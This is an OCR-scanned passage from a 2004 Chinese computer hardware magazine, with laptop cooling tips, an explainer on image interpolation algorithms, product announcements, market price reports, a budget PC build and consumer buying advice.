在户外烈日当头甚至太阳光都能够直射到你的笔记本电脑上面的环境下，笔者强烈建议你最好还是不要使用笔记本电脑。其次尽量想办法把你的笔记本电脑垫高，这样方便笔记本电脑底部的空气流通，可以更快地把热量散走。当天气进入炎炎夏日的时候，大家衣服都会穿得比较少，所以不能把笔记本电脑放在自己的腿上面。没关系，在这里笔者教大家一个小窍门，那就是去买水垫(不是水枕，大概20元左右，在超市可以买到)。水垫里面的水是给隔开的，这样可以使你的笔记本电脑非常平稳地放在上面；水枕却没有把水隔开，这样的话你的笔记本电脑就不怎么放得平稳。需要注意的是，水垫的质量一定要过关，主要看是否有漏水现象。

小结：笔者在这里说这么多无非是希望各位笔记本电脑的FANS能够更加舒适地、更加放心地享受笔记本电脑带给自己的快乐和方便。值得告诫大家的是，再怎么便宜、怎么降价，笔记本电脑也是我们大家花了将近10000多元甚至更多买来的，就目前中国的国情来说它应该是除房子和车子外我们生活中最贵重的物品了，理应得到我们相应和足够的重视。

CF [YJ07]

DC 术语通之九：插值

■福建　包日晓

插值(Interpolation)，有时也称为“重置样本”，是在不生成像素的情况下增加图像像素大小的一种方法，在周围像素色彩的基础上用数学公式计算丢失像素的色彩。简单地说，插值是根据中心像素点的颜色参数模拟出周边像素值的方法，是数码相机特有的放大数码照片的软件手段。

一、认识插值的算法

“插值”最初是电脑术语，后来引用到数码图像上来。图像放大时，像素也相应地增加，但这些增加的像素从何而来？这时插值就派上用场了。插值就是在不生成像素的情况下增加图像像素大小的一种方法，在周围像素色彩的基础上用数学公式计算丢失像素的色彩（也有些相机使用插值，人为地增加图像的分辨率）。所以在放大图像时，图像看上去会比较平滑、干净。但必须注意的是插值并不能增加图像信息。以图1为原图（见图1），以下是经过不同插值算法处理的图片。




图1　原图

1.最近像素插值算法

最近像素插值算法(Nearest Neighbour Interpolation)是最简单的一种插值算法，当图片放大时，缺少的像素通过直接使用与之最接近的原有像素的颜色生成，也就是说照搬旁边的像素，这样做的结果是产生了明显可见的锯齿（见图2）。




图2　通过最近像素插值算法生成的图像

2.双线性插值算法

双线性插值算法(Bilinear Interpolation)输出的图像的每个像素都是原图中四个像素(2×2)运算的结果，这种算法极大程度上消除了锯齿现象（见图3）。




图3　通过双线性插值算法生成的图像

3.双三次插值算法

双三次插值算法(Bicubic Interpolation)是上一种算法的改进算法，它输出图像的每个像素都是原图16个像素(4×4)运算的结果（见图4）。这种算法是一种很常见的算法，普遍用在图像编辑软件、打印机驱动和数码相机上。




图4　通过双三次插值算法生成的图像

4.分形算法

分形算法(Fractal Interpolation)是Altamira Group提出的一种算法，这种算法得到的图像跟其他算法相比更清晰、更锐利（见图5）。




图5　通过分形算法生成的图像

现在有许多数码相机厂商将插值算法用在了数码相机上，并将通过算法得到的分辨率值大肆宣传，固然他们的算法比双三次插值算法等算法先进很多，但是事实是图像的细节不是凭空造出来的。因为插值分辨率是数码相机通过自身的内置软件来增加图像的像素，从而达到增大分辨率的效果。

二、插值的影响

使用数码变焦拍出来的照片不清晰，这是数码变焦最遭人垢病的地方，事实上，这只是一种片面的说法。

数码变焦对照片清晰度的影响有多大，取决于数码相机在变焦时，CCD是否进行了插值运算。在使用高像素的情况下，如果采用数码变焦进行拍摄，则此时CCD并不会有任何插值运算，数码变焦对最终得到的数码照片的清晰度的影响将会因此而变得极其有限。举个例子，一台CCD像素为520万、最大分辨率为2560×1920的数码相机，如果采用2×的数码变焦来进行拍摄的话，那么成像过程中只会有一半CCD在工作。换句话说，数码相机并不会使用类似“在一个像素点周围添加八个像素点”的插值算法进行成像，而是通过降低分辨率的方法，即1280×960这个分辨率指标来进行成像。对于一般的数码照片来说，1280×960这个分辨率指标已经足够优秀了，它与2560×1920分辨率的差别将会因为没有插值运算的参与而变得可以接受。不过这种现象只限于某些比较高级的数码相机，对于那些千元以下的定焦数码相机来说，使用数码变焦就意味着必然的插值运算，牺牲分辨率的后果使得照片拍摄者只能有两个选择：要么得到一张模糊不清的“全尺寸”照片、要么得到一张质量可以保证但分辨率只有类似320×240这样的“迷你”照片。

CF [YJ08]



华硕 QuieTrack“静音王”外置 52 倍速刻录机



近日，华硕又隆重推出了QuieTrack“静音王”外置刻录机CRW-5232AS-U，采用USB 2.0 高速传输接口，不仅拥有“静音王”独有的降噪技术，拥有并FlextraLink废片终结刻录技术、FlextraSpeed智能型刻录速度调整技术、最大52高速抓音轨技术，并附赠随身携带的精美皮包！

咨询电话：010-82667575
参考报价：1090元

艾崴新一代家庭数码网络服务器 Zmax



Zmax采用绝缘硅晶体管和铜导线材料，使得Zmax在相同的时间内使用更低的电能，产生更低的热量，但能释放出巨大的动力。为了散热更加的通畅，在Zmax的底部安装了两个大功率低噪音的风扇，使凉风穿过硬盘、处理器和电源从后部排出。使得Zmax系统令人惊讶的凉爽、稳定和出奇的安静。

咨询电话：010-82893248
参考报价：未定

多彩“核动力”DLP-400A 电源



多彩“核动力”DLP-400A全面兼容Serial ATA接口硬盘。为了对付电源的散热问题，多彩DLP-400A采用了12CM超大风扇，配合智能温控调速线路设计，为系统提供了强大散热保障。同时，多彩DLP-400A的风扇采用了静音滚珠风扇，在节能的同时大幅度降低了风扇转动时的噪音。多彩DLP-400A还集成了LCD显示器电源接口，方便了用户的使用。在电源技术设计方面，多彩DLP-400A具备加谐波抑制功能，有效的改善了电网供电质量，提高了电网负荷能力。同时，还使用了专用控制芯片，具备过压、过流、过载、输出短路等保护及防雷击设计，为电源的安全工作提供了多重保护。

咨询电话：0755-27384688
参考报价：240元

MICROSTAR“星月传说”788HB 显示器



788HB显示器框体圆润自然，架构为流线型，边角均为圆弧设计，采用了三星最新高亮电管，最高亮度达500流明。可以使用MagicView按键一键自由切换“视频、游戏、标准、互联网、文本”五级亮度模式适应不同应用的亮度需求。高达189MHz的视频带宽，最大分辨率1600×1200@70Hz，惠科电子更推荐用户在1024×768的最佳分辨模式下使用高达100Hz刷新率，让788HB显示画面没有丝毫闪烁。

咨询电话：0755-27487979
参考报价：1498元

先锋第七代时尚版 DVD 刻录机



先锋第七代时尚版DVD刻录机DVR-107A/BXL 4月全国统一上市。这款DVD刻录机拥有业界领先的真正双规格八倍刻录的高速表现(+/-规格都可以达到8X刻录)，刻满一张4.7GB的DVD盘片只要8分钟。拥有先锋先进技术——智能激光驱动技术、动态谐振吸收技术、缺陷管理技术、液晶补正技术、高精度刻录技术等，全面提升刻录品质，最大限度的保证了盘片在高速刻录时的稳定性和兼容性，并使其成为不挑盘的刻录机。

咨询电话：021-64314466
参考报价：1599元

昂达闪电 8550 Pro



昂达闪电8550Pro于日前上市，该显卡采用NVIDIA的 GeForce FX 5500 GPU，为用户提供超精美的高画质解决方案。显存采用的是mBGA封装的64MB 128bit 3.6ns 的高速显存，核心/显存频率：270/500MHz。该显卡配备的超强涡轮散热风扇为性能的稳定性提供了必要的散热支持，除此外还提供丰富的显示设备接口，D-Sub+TV-out+DVI，满足多种不同显示设备的兼容。

咨询电话：020-87636363
参考报价：699元



咨询电话：0755-83662800
参考价格：680元

美达数码存储王

美达数码存储王支持10～80GB空间，是普通闪存卡的上百倍。就以20GB的产品为例，它可以存储3万张分辨率为1280×960的高清晰度照片，相当于156张容量为128MB的存储卡。美达数码存储王支持Compact Flash、SmartMedia、SecureDisk、MC、MMC、MemoryStick、MemoryStick PRO以及MicorDrive接口，几乎可以兼容所有格式的数码闪存卡，这也就意味着任何数码相机都可以与之匹配。公开售价仅仅680元的美达数码存储王可以解决您的烦恼，让今年旅游旺季成为你大获丰收的好机会。

注：本产品不包含硬盘。

飞利浦 170T4 LCD TV



采用多项最新技术的飞利浦170T4液晶显示器/电视，拥有了450流明的超高亮度和600:1的超高对比度。技术指标的大幅提升，让用户真切感受到了明亮而层次分明的完美画面；双数字丽音喇叭在播放DVD或电视节目时，给用户带来一种身临其境的感受，即便在游戏中也能带来让人震惊的效果。170T4通过了TCO '99认证，工作功耗仅为55w，保障在长时间的使用过程中，能够充分节约能源，使您尽兴娱乐时不再有所顾忌，尽情享受高品质显示器的完美画质。

咨询电话：0755－27384688
参考报价：80元



散热博士I计划——雪狐3.0E

I计划雪狐3.0E采用8025黑色风扇，能提供足够的风量风压，从而延长风扇的使用寿命；独特的散热片鳍片设计，对流性更好，可以明显改善散热效果；支持Intel Pentium 4 3.0EGHz新核心Prescott处理器，

咨询电话：8008103158
参考报价：80元

ELSA 影雷者 935XT



艾尔莎ELSA影雷者935XT采用2.8ns 128MB DDR高速显存，核心频率为390MHz，显存频率为700MHz，提供Intellisample Antialiasing 高解析度反锯齿技术，可在各种解析度下，使显示画面呈现逼真色彩与平滑曲面。在连接功能上，艾尔莎影雷者 FX 935XT提供多种连接方式，如视频输出（TV-OUT）与数字输出（D-Sub）。

咨询电话：020-87636363
参考报价：1999元

CF [SC01]

风向标

栏目主持　Storyer
◆孙兴科

CPU市场:赛扬2.7GHz亮相　CPU价格整体走低

CPU的走势比较平稳，Intel的赛扬系列又有新品推出，目前大家以699元的价格就可以买到赛扬2.7GHz　CPU。虽然有新品上市，但并未影响其他赛扬系列产品的价格，目前，散包赛扬1.8/2.0/2.2/2.4GHz的价格分别为460/520/520/580元。近来，AMD方面一直保持小幅下跌的趋势，特别是主流的Athlon　XP　2500+的降价倍受人们关注。目前，Athlon　XP　1700+/1800+/2100+/2700+的仍处于缺货状态，散装的2000+/2500+报价分别下调到450元和615元。

内存市场:再度暴涨　DDR512MB售价突破900元后回调

内存持续涨价已有一段时日，近日，内存再度掀起涨价狂潮，最高涨幅达200元，接下来的几天虽然略有回调，价格依然还在高位。目前内存市场中绝大部分512MB的价格再度攀升百元之多。现代DDR266　128MB、256MB和512MB的报价分别上涨至235、460和860元；DDR333系列的256MB/512MB报价为460/860元；DDR400　256MB的报价为460元，现代内存的平均涨幅达到了110元之多。Kingston　512MB　DDR400内存价格则超过900元。富豪DDR333　256MB/512MB内存报价分别为370/750元；DDR400　256MB/512MB的报价为445/780元，是在此次内存涨价中表现最为平淡了一个，其平均涨幅为30元。

显卡市场:中端新品辈出　低端产品创新低

近几日，显卡市场频频爆出新品，多数上市新品为ATI显卡，七彩虹和迪兰恒进采用ATI　Radeon　9550核心的显卡先后步入市场。目前上市的采用ATI　Radeon9550核心的显卡售价基本保持在700元以内，从性价比的角度看，Radeon　9550系列显卡要优于Radeon　9600系列。目前，七彩虹上市的两款Radeon　9550显卡，镭风9550　CF白金版售价680元，镭风9550CV版售价599元。NVIDIA卡方面，双敏为大家带来了采用GeForce　FX　5700核心、mBGA封装DDR Ⅲ显存的新品——小妖G　5718GX　Ⅲ显卡。目前，此款采用新技术的显卡报价为1699元。说完新品，我们来看看调价的产品。迪兰恒进将其镭姬杀手9600　Pro显卡的价格由1199元下调至988元，成为国内售价最低的Radeon 9600显卡之一。双敏采用GeForce　4　MX440核心、2.8ns显存速度的显卡－双敏7918超强版的价格已经降到了399元。

◆铭瑄发布了铭瑄狂镭9550黄金版显卡，强势推出市场，重塑市场新一轮的竞争格局。铭瑄方面表示狂镭9550黄金版将拥有64MB和128MB两种不同容量的版本，采用韩国知名IC厂商HY的4ns的显存颗粒，品质上将会非常优秀。ATI　Radeon9550　的上市，相信会对中端的市场造成不少的冲击，并且将会在一定程度上影响Geforce　FX系列的产品。目前看来，铭瑄狂镭9550黄金版将会是非常抢手的一快显卡。

◆影驰、天晴携手共推网游新作——《信仰》，买影驰显卡就送内测账号。

光储市场:DVD刻录机竞争激烈　CD-RW再爆新低

时下DVD刻录机产品的市场可以用如火如荼来形容，各厂商之间价格战也打得火热。目前，先锋DVR-106A(4X)和DVR-107CH(8X)的售价分别降为1199元和1499元，并赠送价值200元的PioData　4X　DVD-R盘片。先锋在产品降价的同时推出了两款8X双格式新品，型号分别是107AXL和107BXL，目前此二者的上市价格为1599元。国外品牌来得猛，国内品牌也不示弱，志美将其4X　Dual　DVD刻录机和8X　Dual　DVD刻录机的价格下调至666元和888元，创造了国内Dual　DVD刻录机机的新低价格。接下来说说COMBO，前一段时间各厂商的COMBO价格大战，将主流52X　COMBO的价格调整到399元，目前米苏米正式推出了一款售价在377元的52X　COMBO光驱，打破了众多厂家默认的价格，预计新一轮的COMBO价格战即将来临。最后说说52X　CD-RW，目前台电的52X　CD-RW由300多元的价位下调至299元，成为售价不足300元的CD-RW产品中的新星。

◆目前光存储制造厂商台电科技再度推动DVD刻录机的普及化，将旗下女娲8X　DVD±RW刻录机和女娲加强版双8X　DVD±RW刻录机分别以799和999的爆炸性价位推向市场，用以取代目前淘汰的4X　DVD刻录机。

◆为感谢各位用户的喜爱，微星科技也再接再励，将4X DVD-DUAL双规格刻录机降价至“海底”——788元!

◆近日，从北京讯宜传出消息，2004年4月12日至5月15日期间对其高端光储产品讯DVD-DUAL展开为期半个多月的促销活动。凡在活动期间购买讯宜钛钢机芯8X DVD-DUAL刻录机的用户，即可获赠价值299元的联想无线键盘鼠标套装，赠品限量200套，送完为止。

新闻速递

◆目前，明集BenQ展示了最新的16X　DVD刻录机——DW1600和DV1650(SATA接口型号)，BenQ　16X　DVD刻录机不但是目前最高速的DVD刻录机，能把4.7GB数据的刻录时间缩短到6分钟左右，还支持DVD+R　Double-Layer(+R9)双层刻录技术，将单张DVD刻录盘的容量提升到了8.5GB。

显示器市场:12毫秒液晶现身　多款液晶降价

近日，液晶显示器市场掀起了降价的小高潮，继LG、飞利浦等液晶显示器降价之后，三星、优派等显示器积极跟进。三星的15英寸液晶显示器153V和17英寸液晶显示器173V的价格分别调整至2880元和3488元。优派对其多款15英寸液晶显示器的价格进行了大幅下调，目前，主流的VE155s、VE510s、VE510b、VA521和VE500液晶的售价分别下调至2899、2999、3049、3049和3049元，平均降幅超过300元。此次降价的明星要数玛雅的影音王16:9显示器，此显示器由6999元一举降至4799元，降幅达2200之巨。在众多液晶显示器降价的同时，明基将其12毫秒响应时间的17英寸液晶FP783推向市场，目前次款液晶的媒体报价为5999元。

数码相机:300万像素DC将成普及型

近日，数码相机市场掀起了降价风潮，众多厂家纷纷调低市场现有主流产品的价格。目前，300万、400万像素的DC为主流产品，它们的价位集中在2000元到4000元之间。时下，爱国者的A360打破了常规，售价下调至1500元，成为主流数码相机市场中极具竞争力的产品。尼康的两款低端机型也纷纷调价，310万像素的Coolpix SQ降价至2200元上下。柯达也将其两款低端机型降价促销，200万像素的CX7300和400万像素的CX7430，分别将价格调整为1299元和2499元。产品降价的同时，新品也在不断的进入市场，奥林巴斯400万像素的C460登陆京城，目前定价为2600元。中端市场也有力作，柯达600万像素的DX7630终于和大家见面了，其售价为3999元。

闪存与MP3市场:新品优惠叠出

◆ 爱国者移动存储近日再次将其热销的256MB闪存式MP3——**先锋B06价格锁定在899元**，这是继3月中旬掀起闪存盘256MB时代序幕之后，爱国者移动存储再次以行动为移动存储市场全面进入256MB时代推波助澜。

◆ 七喜数码产品部把**F117型256MB USB2.0闪盘的定价从999元调至599元**，宣布闪盘已经进入微利时代，全面打破移动存储传统价格体系的坚冰。

三星电子MP3新品发布会闪亮登场

三星电子召开了“舞动吾爱”MP3新品发布会，又一次展示了三星品牌数码领袖的风采。发布会上，三星电子一共推出了YP－66、YP－520和YP－780三款新型MP3。

我为歌狂——爱国者月光宝盒MP3 2004新品发布

国内MP3随身听的领导厂商华旗资讯召开了主题为“我为歌狂——爱国者月光宝盒MP3 2004新品发布会”。爱国者月光宝盒FLASH系列、彩屏系列、大容量系列、拍摄系列MP3及MPEG4系列共计15款新品，在群星璀灿中缤纷亮相。

“魅力前沿 音乐无限” —— zino mp3新品上市

大恒公司zino品牌经过了近两年的精心规划，于2004年春与大家见面了，展现在大家面前的是充满活力、热情、朝气的团队，带给大家的是一种春的气息，此次发布会一共推出了五、六、七三个系列的七款型号，分别为:z500、z510、z520z、z580l、z600、z700l、z754l，齐全的产品线、独特的产品外观及丰富的产品内涵真正体现了zino的与众不同。

主板市场

◆ 即日起，捷波魔力孖仔先期的4套产品全面投放市场，此次上市**魔力孖仔**型号分别为**MT－AN11、MT－BV11、MT－BV21和MT－BI11**。这4套产品只有MT－AN11为支持AMD架构的，其余3套皆为支持Intel架构！详情可垂询捷波魔力孖仔免费资讯电话——8008200110，免费技术支持电邮:magictwin@jetway.com.cn。

◆ 昂达电子在P5PE－X的基础上，新近推出了升级版**865PEN主板**。新款主板提供了更方便的网路连接，增加了10/100Mb网卡配置；延续了P5PE－X的精良做工，让人性化设计得到了更大的发挥，如保护措施更加完备，售价仅为699元。

◆ 为了满足广大发烧友对高性能、多功能主板的追求，**华硕P4P800-E Deluxe**降价100元，从原先的1588调价到1488元，同时，购买主板的用户还可以以优惠的价格选购华硕WiFi-b子卡套装。

◆为庆贺知名板卡厂商——捷波板卡(Jetway)一举获得中国保护消费者基金会组织评选的“质量放心、用户满意”双优品牌称号，同时也感谢广大用户一直的认可与支持，即日起捷波主板2款主流产品打破400元防线，真情回馈用户:**捷波J－IGLM主板特价398元；捷波J－845ER4特价399元**。

音箱市场

◆ 漫步者通过许多细致和审慎超前的工作，终于隆重推出新一代2.0高档音箱中划时代的领军产品**R1600TD**，它的出现必将引发多媒体音箱市场的一场革命。

◆"轻骑兵"新一代普及型音箱**C3300**大量上市，作为一款普及型的产品，C3300更加注重声音回放的质量，是PC Music的明智选择。

笔记本＆整机

◆ 八亿时空推出系列春季新品。全部采用Intel原装主板及CPU。同时配合了大力度促销:购机者可以选择自己喜欢适用的软件礼包、媒体中心礼包、网络摄像头等。

厂商新动态

◆ 第七届中国国际照相机械影像器材与技术博览会(P&E展)于4月10日至13日在北京中国国际展览中心举行。作为本届展会最大的参展商，**索尼展示了全线数码照相机、数码摄像机产品，同时展出索尼旗舰产品F828数码相机**，全球知名摄影大师，美国《国家地理》杂志著名摄影师史蒂夫?麦凯瑞也前来助阵，携其新作亮相索尼展位。

◆ **微软公司和Sun公司**宣布，双方已经达成广泛技术合作协议，以促进双方产品更好配合，并解决双方所有悬而未决的法律问题。双方还就专利和其他问题达成了协议。

◆ 作为2004 BenQ“**欧洲杯激情之旅**”整合方案的重要一环，以“**BenQ带我去欧洲——幸运大招募，梦幻欧洲游**”为主题的大型路演在全国十大城市同时拉开帷幕。详情请见http://Euro2004.BenQ.com.cn。

◆ 夏新电子IT事业部制定了向“行业销售要利润”的销售目标，为实现该目标，夏新电子在全国十几个大中城市开展了主题为“**理性消费 源自专业**”的大型笔记本电脑产品推介会及IT行业招募大会。该活动的主要目的是推介夏新笔记本电脑产品，树立夏新在IT行业的品牌形象，进而引导笔记本电脑行业的理性采购。

◆ 全球最大的展销会——汉诺威信息技术及通信展览会(CeBIT)前不久在德国汉诺威开幕。作为全球排名第一的顶级板卡厂商，**华硕**在此次CeBIT上展出了全线主板显卡产品。

◆ **美国西部数据公司**宣布在北京成立代表处，西部数据公司亚太区销售副总裁Jim Murphy表示，中国PC服务器及存储系统和消费电子类市场的稳步快速发展。CF [SC02]



河南王昌荣:我连续看了多期装机直达车,觉得你们给的电脑配置价格还是较高,请问能有一套在4000以下的配置吗?

配件	型号	价格(元)
CPU	赛扬2.0GHz	595
散热器	CoolerMaster DI4	50
主板	华硕 P4VP-MX	565
内存	富豪 DDR400 256MB	460
硬盘	迈拓金钻 40GB	475
显卡	整合	
显示器	三星 743DFX	990
光存储	华硕静音王CD-ROM	199
机箱	多彩DSC-S82	320
键盘	金河田倚天套装	98
鼠标	金河田倚天套装	
音箱	傲森PA3120	178
共计		3970

低价电脑,看起来美,吃起来不容易:我们配置电脑时并非不愿意降低整机的价格,但我们并不希望我们做出的配置为了追求极低的价格而使用一些价格便宜,但稳定性难以保证的产品。对每个品牌的产品来说,低档型号肯定是要比高档型号缩水的,而同样是缩水,大厂可以依靠自己的设计能力把缩水带来的稳定性损失弥补起来,这对小厂来说没法比的。所以尽管这次的配置是一台低价PC,但我们还是尽量选择用大厂的产品,保证使用的稳定性。不过,这样一来就使这台电脑的性能稍微低一些,只能满足基本的学习和上网了。

主板:整合兼顾扩展

华硕P4VP-MX主板❶采用的VIA P4M266芯片组,整合了VIA ProSavage8显核心,这就能大大降低装机成本。从性能上说,VIA ProSavage8可能还略差于Intel 845系列的整合显示核心,但在同样的价位上,购买Intel芯片组的主板只能买到没有AGP扩展能力的845GV,而VIA P4M266还带了AGP 4X的扩展槽,为升级留下了一定的空间。除此以外,这块主板还整合了5.1声卡、10/100Mb网卡,满足初级用户的需要。

显示器:还是名牌放心

现在市面上有不少七八百的17英寸CRT显示器,但多是一些不出名的品牌,初期用着感觉还行,但不出多久就会出现聚焦不稳、画面抖动的问题,到时再去换,时间精力都搭进去了,为了节省这点钱,你愿意这样吗?所以我们这里选择了三星千元以下的743DFX显示器❷。

音箱:不出名的名牌

也许傲森音箱❸不如很多音箱大厂出名,但实际上它是一个主要为国际大厂做OEM的厂家,所以在零售市场名气还不够。但是它的产品无论内部质量还是外部感官都是很不错的,价格也不算高。



测试成绩	
显示设置:1024×768, 32位色	
DirectX 8测试	
3DMark2001 SE	449
DirectX 9测试	
3Dmark2003(0340版)	36
OpenGL测试	
Quake3 Demo001 最高画质	10.2fps
整体性能测试	
PCmark2004	1559

再加上一般用户的音箱都是长寿命产品,要让音箱在一两年后还有时尚的外形,傲森的产品就不错,所以我们在此推荐。 CF [SC03]



闷豆想购买一个大硬盘,经过仔细比较后觉得一款8MB缓存的型号适合自己。但据说这个型号经常缺货,因此就先上网查找了几家有网上报价的经销商,准备按图索骥。

周末一大早,闷豆就去了电脑城。

闷豆:你这里是8741号柜台吗?

奸商:没错,你要买什么东西吗?

闷豆:这里有这个型号的8MB硬盘吗?

奸商:没有,这个型号现在缺货。

闷豆:我才查了你在网上的报价,说的货源充足啊!

奸商:市场每天一变,这个硬盘销的很快,一到货就卖完了。要不你买别的型号吧。

闷豆:那我在去其他地方看看。

奸商:我是这个市场里面做得很大的,我这要是卖完了,其他地方也不会有的。

闷豆:我还是先去转转。

闷豆在询问几个商家后终于还是买到了这款型号的硬盘,价格还比网上的报价低了5元。

评:现在不少商家都在网上打广告,其中最简单的一个方式就是向网站提供报价,并吸引消费者来购买。不过一些商家本来没有货,却依然自称货源充足,把人引来后再说动用户购买别的型号,就不太地道了。消费者遇到这种情况可以多走几家问问,没有打广告的柜台没花宣传费,东西还可能便宜点。 CF [SC04]



19英寸CRT显示器VS 15英寸液晶显示器

在液晶显示器的时代有很多朋友还是恋恋不舍传统的CRT显示器。与液晶显示器相比，CRT显示器不但有价格优势，而且在成像方面也有自己的特色。电脑大屏幕是很多电脑玩家追求的目标，现在市场上很容易找到2000元以下的19英寸纯平CRT显示器，价格比15英寸的液晶显示器还便宜，成为显示器消费市场上不可忽视的力量。目前主流的低价位19英寸纯平产品有爱国者998FD(1999元)、飞利浦109B4(1860元)、三星945MBI(1700元)、优派E90f+(1799元)、BenQ 992P(1990元)、AOC 9KLR(1720元)、大水牛 DT996（1900元）。

友情提示:一般采用珑管和三星丹娜像管的CRT显示器显示质量比较好。

网上iPod 线控廉价出售

苹果iPod以其迷人的外形和出色的性能受到广大电脑爱好者的青睐。iPod的低端配置型号或者某些转手倒卖的型号是不包括线控组件的，但线控是非常实用的组件之一。现在有一批单独的iPod线控（见右图）在各地网上出售，价格在80元左右，有需要的朋友可以到一些著名的电脑器材拍卖网站上搜索一下。网上也有一些iPod耳机出售，价格在60元左右。



友情提示:购买ipod线控要分清接口，网上出售的线控有一二代和三代之分，其接口不同。

名牌万元笔记本

市场上万元左右的名牌笔记本渐渐多起来，对于预算不多的朋友，不再是只能选择国产笔记本的局面。有些名牌笔记本推出采用赛扬处理器的型号，在保持原有产品体积和重量的前提下价格有所下降，这类笔记本的性能也不弱，用于日常应用和商务办公是绰绰有余。有些名牌产品则针对低端市场专门推出了万元级配置的产品。市场上比较有代表性的产品有华硕的A2420C-D（赛扬）/L4417C-D（赛扬）、L3418-D，SONY PCG-FR800C（赛扬），东芝A10系列，DELL D500。在一些专做笔记本生意的商铺，这些廉价笔记本很少有样品展示，建议消费者将自己的预算直接告诉商家，一般都会得到推荐和报价。

友情提示:很多笔记本在一个大型号下根据不同配置分为不同的具体小型号，销售价格是不同的，在比较笔记本价格时要注意比对配置。

液晶屏幕反应时间一览

目前市场上主流液晶显示器所使用的液晶屏幕按反应速度分为三个档次，普通产品基本在25ms左右，高速液晶屏幕为16ms，现在最新速度最快的家用液晶屏幕反应时间为12ms。液晶屏幕的反应速度是液晶屏的固有属性，与液晶屏生产工艺有关，这个指标直接关系到显示效果中图像拖影的问题。一般25ms的产品用于文字处理和上网已经不错了,对于需要用来打游戏和看电影的朋友，16ms的产品是更好的选择，最新的12ms产品将性能再次提升到一个新层次，在游戏的高速画面中有更好的表现。不过12ms的产品价格还比较高，市场上主要产品有BenQ FP756-12ms、三星172X。

购买液晶显示器除了看指标（反应速度，亮度）外，实际感受一下产品的色彩表现和产品外观也很重要，简单的指标数据不能代表一切。不同品牌的产品即便采用同一厂家的液晶屏幕，但由于产品设计不同，色彩饱和度表现也是不一样的，不同用户对色彩的个人偏好也是不一样的，只有适合自己的产品才是最好。

e时代的电子数码相框



在数码相机普及的时代照片的输出不再局限于传统意义上的纸质相片，数码像框（见图）可以直接将数码文件照片展现在人们眼前，这样数码相片无需通过传统冲印 / 打印的纸质化输出就能够直接欣赏。所谓数码相框说白了就是一部具有照片显示功能的液晶显示器，它无需额外的电脑支持，支持各种存储卡输入和直接显示。有的产品通过内部程序还可以支持照片滚动输出，照片定时更新等新功能，成为一个活的相框。现在液晶显示器价格较贵，同样数码相框价格也不便宜，市场上一个6.8英寸的电子数码相框价格在2000元左右。

小心打印机原装墨盒被调包

一些商家为了谋求额外的利润偷偷将原装打印机中随机墨盒偷换成假冒产品以赚取差价。偷梁换柱主要有两种手段。一种是早早地通过底部开箱法偷换掉原装墨盒，在用户面前可以堂而皇之地开封（包装箱上面），装上已被偷换过的假冒墨盒试机。另外一种是在为用户装墨盒测试打印的时候引开客户注意力，将事先准备好的假冒墨盒装在用户打印机上。防范的方法是开箱前检查封条是否完整，底部是否有开箱的痕迹（很少有消费者会关心包装底部），开封后注意随机墨盒的动向，尽快装上打印机测试。


CF [SC05]




(截止到2004.4.15,此价格为市场采集,且经常波动仅供参考)

关注产品全国对比价(元)

	北京	上海	广州	成都
赛扬2.4GHz	565	575	555	555
Pentium4C 2.4GHz	1365	1365	1355	1375
AMD Athlon XP 2500+	685	690	680	700
华硕 P4P800S SE主板	755	745	745	755
佳能 Power Shot S1 IS	4100	4050	4020	4120
aigo DC-F117	1699	1699	1699	1699
爱国者智慧棒 256MB	1099	1099	1099	1099
台电 8X DVD-Durl	799	799	799	799
美达 6X DVD+RW	488	488	488	488









型号	平均价	最低价
CPU		
Intel		
赛扬1.7GHz(散)	455	450
赛扬2.4GHz(散)	580	575
Pentium4 2A(盒)	970	965
Pentium4 2.4C(盒)	1360	1355
Pentium4 2.6C(盒)	1430	1425
Pentium4 2.8C(盒)	1525	1515
AMD		
Duron 1.6GHz(散)	305	300
AthlonXP 2000+(盒)	530	525
AthlonXP 2400+(散)	570	565
AthlonXP 2500+(盒)	685	680
AthlonXP 3000+(盒)	1460	1460
内存		
DDR266		
HY 256MB	425	420
Kingston 256MB	440	435
KingMax 256MB	430	430
Apacer 256MB	475	470
DDR333		
HY 256MB	435	430
HY 512MB	850	845
Kingston 256MB	455	450
Kingston 512MB	905	900
KingMax 256MB	450	450
KingMax 512MB	875	870
Apacer 256MB	495	490
Apacer 512MB	935	930
DDR400		
Kingston 256MB	465	460
Kingston 512MB	925	920
富豪 256MB	455	450
富豪 512MB	880	875
Apacer 256MB	515	510
Apacer 512MB	970	965
硬盘 7200转		
迈拓		
DiamondMax Plus 9 80GB/2MB/(散)	575	570
DiamondMax Plus 9 120GB/2MB/(散)	740	730
西数		
WD800BB(80GB 缓存:2MB)	520	515
WD800JB(80GB 缓存:8MB)	595	590
WD1200JB(80GB 缓存:8MB)	780	770
希捷		
酷鱼7200.7(40GB 缓存:2MB)	465	465
酷鱼7200.7(80GB 缓存:2MB)	570	560
酷鱼7200.7 SATA(80GB)	645	640
三星		
SP0802N(80GB 缓存:2MB)	660	655
SP1203N(120GB 缓存:2MB)	850	840
主板		
Intel		
华硕 P4P800 SE 865PE	1045	1040
华硕P4P800S SE 848P	755	750
微星 848P Neo-S	660	660
微星 865PE Neo2-S	845	840
技嘉 8VT800	640	630
技嘉GA-8IKXR	2000	1990
硕泰克SL-85DR2-DC	505	500
捷波J-875PMAX	1220	1210
捷波 PT800DBP	560	555

型号	平均价	最低价
昂达 AP5S	740	730
昂达 VP4T	475	470
AMD		
华硕A7V600 SE KT600	845	840
华硕 A7N8X-X	720	715
华硕 A7N8X-E Deluxe	1240	1235
微星 K7N2 DELTA-L	630	620
微星KT4AV-L	560	530
微星 K8T Neo-FIS2R	1220	1200
技嘉GA-7N400-L	630	625
技嘉GA-7S748-L	450	430
硕泰克SL-KT600-RL	699	690
硕泰克SL-75FRN2-L	655	650
捷波J-N2PA800	680	670
昂达 KT600N	500	490
显卡		
NVIDIA		
华硕V9520/TD FX5200	760	730
华硕 V9560 Video Suite	1900	1890
微星FX5200-TD128	710	700
